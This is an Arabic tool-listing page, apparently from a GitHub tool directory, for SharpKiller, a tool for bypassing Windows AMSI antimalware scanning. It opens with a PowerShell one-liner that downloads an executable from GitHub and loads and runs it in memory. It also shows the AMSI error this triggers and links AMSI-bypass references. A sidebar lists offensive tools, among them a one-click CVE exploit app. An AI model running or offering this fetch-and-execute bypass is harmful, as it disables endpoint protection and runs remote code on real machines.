$url = "https://github.com/S1lkys/SharpKiller/releases/download/1.1/Sharp-Killer.exe"; $cli = New-Object System.Net.WebClient; $sk=[System.Reflection.Assembly]::Load([byte[]]( $cli.DownloadData($url)));$vars = New-Object System.Collections.Generic.List[System.Object];$BindingFlags= [Reflection.BindingFlags] "NonPublic,Static";$sk.EntryPoint.Invoke($null,@(,$passed));

هل يحدث هذا الخطأ عند استخدام الأمر المذكور أعلاه؟

إذا رأيت هذه الرسالة يوماً وتساءلت عنها - مرحباً بك في واجهة .NET AMSI! :-)

Exception calling "Load" with "1" argument(s): "Could not load file or assembly '288768 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format."

  • https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

المراجع:

  • https://github.com/ZeroMemoryEx/Amsi-Killer
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →